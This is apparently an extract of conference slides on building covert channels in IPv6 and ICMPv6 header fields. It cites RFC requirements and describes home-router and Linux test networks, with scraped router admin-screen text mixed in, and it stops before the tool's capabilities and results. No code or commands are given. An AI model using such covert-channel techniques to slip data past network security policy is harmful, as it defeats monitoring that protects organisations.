



IPv6 / ICMPv6 Covert Channels

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Overview

- **IPv4**
- **IPv6**
- **RFC's and IPv6/ICMPv6 fields**
- **Definition of a Covert Channel**
- **Assumptions**
- **Test Network**
- **v00d00N3t**
 - **Development**
 - **Capabilities**
 - **Testing**
 - **Results**
- **Questions**

IPv4

- **IPv4**
 - NAT
- **Limited address space**
 - ~ 2009-2016
- **Push to move to IPv6**
 - DoD mandated by 2008
- **Similar covert channel capabilities**

IPv6 (IPng)

- **Proposed standard NOV 17, 1994**
- **IPv6 is the answer to IPv4**
- **Huge address space**
- **Security by numbers**
- **Deployment Issues**
 - **Legacy equipment**
 - **Software modifications**
 - **Each device is now pingable**

RFC IPv6 / ICMPv6

- **RFC2119 March 1997**
 - **Key words for use in RFCs to Indicate Requirement Levels**
 - **MUST** This word, or the terms "REQUIRED" or "SHALL", mean that the definition is an absolute requirement of the specification.
 - **Security Considerations** These terms are frequently used to specify behavior with security implications. The effects on security of not implementing a MUST or SHOULD, or doing something the specification says MUST NOT or SHOULD NOT be done may be very subtle. Document authors should take the time to elaborate the security implications of not following recommendations or requirements as most implementers will not have had the benefit of the experience and discussion that produced the specification.

RFC IPv6 / ICMPv6

- **RFC2460 December 1998**
 - **IPv6 Specification**
 - Traffic Class bits in a received packet **MUST NOT** be assumed as the same value sent by the source
- **RFC3697 March 2004**
 - **IPv6 Flow Label Specification**
 - The Flow Label value set by the source **MUST** be delivered unchanged to the destination node(s).

RFC IPv6 / ICMPv6

- **RFC4443 March 2006**
 - **Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification**
 - **ICMPv6 (ICMP for IPv6) is used by IPv6 nodes to report errors encountered in processing packets, and to perform other internet-layer functions, such as diagnostics (ICMPv6 "ping"). ICMPv6 is an integral part of IPv6, and the base protocol (all the messages and behavior required by this specification) MUST be fully implemented by every IPv6 node.**

Covert Channel Defined

- **A covert channel is a mechanism that can be used to transfer information from one user of a system to another using means not intended for this purpose by the system developers.**

Ref: NRL Technical Memorandum 5540:062A, 12 Feb 1996: Handbook for the Computer Security Certification of Trusted Systems

- **A covert channel is any communication channel that can be exploited by a process to transfer information in a manner that violates the system's security policy.**

Ref: DoD Trusted Computer System Evaluation Criteria (TCSEC) December 1985

Assumptions

- **ICMPv6 traffic will be allowed (RFC4443)**
- **Control at both ends**
- **Take advantage of Dual-Stack to use Tunnel Brokers for test-bed**
- **Still maturing IPv6 protection technology (FW, IDS, IPS)**

Test Networks

- **Two networks designed and tested**
 - **Reflashed SOHO Linksys**
 - **IPv6 over IPv4 Tunneling**
 - **‘Slick’ IPv6**
 - **Controlled**

Test Networks

- **Linksys WRT54g**
 - Firmware OpenWRT
 - Added IPv6 packages
 - IPv6 network in the home
 - 6 over 4 tunneling
 - Tunnel Broker



HURRICANE ELECTRIC
INTERNET SERVICES

LINKSYS
A Division of Cisco Systems, Inc.

Firmware Version : v4.20.7

Wireless-G Broadband Router

WRT54G

Setup

Setup

Wireless

Security

Access
RestrictionsApplications
& Gaming

Administration


Status

Basic Setup

DDNS

MAC Address Clone

Advanced Routing

Internet Setup**Internet Connection Type**Automatic Configuration - DHCP **Optional Settings
(required by some ISPs)**


Router Name : WRT54G

Host Name : Domain Name : MTU : Auto 

Size : 1500

Automatic Configuration -**DHCP** : This setting is most commonly used by Cable operators.**Host Name** : Enter the host name provided by your ISP.**Domain Name** : Enter the domain name provided by your ISP.**More...****Network Setup****Router IP**

Local IP Address : 192 . 168 . 1 . 1

Subnet Mask : 255 . 255 . 255 . 0 **Local IP Address** : This is the address of the router.**Subnet Mask** : This is the subnet mask of the router.**Network Address
Server Settings (DHCP)**DHCP Server : ☒ Enable ☐ Disable

Starting IP Address : 192.168.1.100


Maximum Number of

DHCP Users : 50

Client Lease Time : 0 minutes (0 means one day)

Static DNS 1 : 0 . 0 . 0 . 0

DHCP Server : Allows the router to manage your IP addresses.**Starting IP Address** : The



CATEGORIES: »Info« Status System Network

OpenWrt Admin Console

 Hostname: v00d00tch
 Uptime: 3 days
 Load: 0.15, 0.08, 0.06
 Version: WHITE RUSSIAN (RC4)

[About](#) »[Router Info](#)«

Welcome to v00d00N3+

```

|_| W I K E E L E S S F R E E D O M
WHITE RUSSIAN (RC4) -----

```

- ```
* 2 oz Vodka Mix the Vodka and Kahlua together
* 1 oz Kahlua over ice, then float the cream or
* 1/2oz cream milk on the top.

```

Current Date/Time Tue Jul 4 00:58:39 PDT 2006


Clear changes «

[Review changes](#) «


Done


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SOHO IPv6 Network  
RADV: 2001:618:400:5696::/64  
Linux FC4: 2001:618:400:56d6:204:5aff:fe52:3198









# Test Networks

- **'Slick' IPv6 Network**
  - **Linux Router**
    - Fedora Core 4
    - Zebra w/BGPv6
    - Router Advertisements (/etc/radv.conf)
  - **Linux Clients**
    - Fedora Core 4
- **Windows Router**
  - **Server 2003 Enterprise**
  - **RIPv6**
  - **Router Advertisements**
    - netsh interface ipv6 > set interface \*



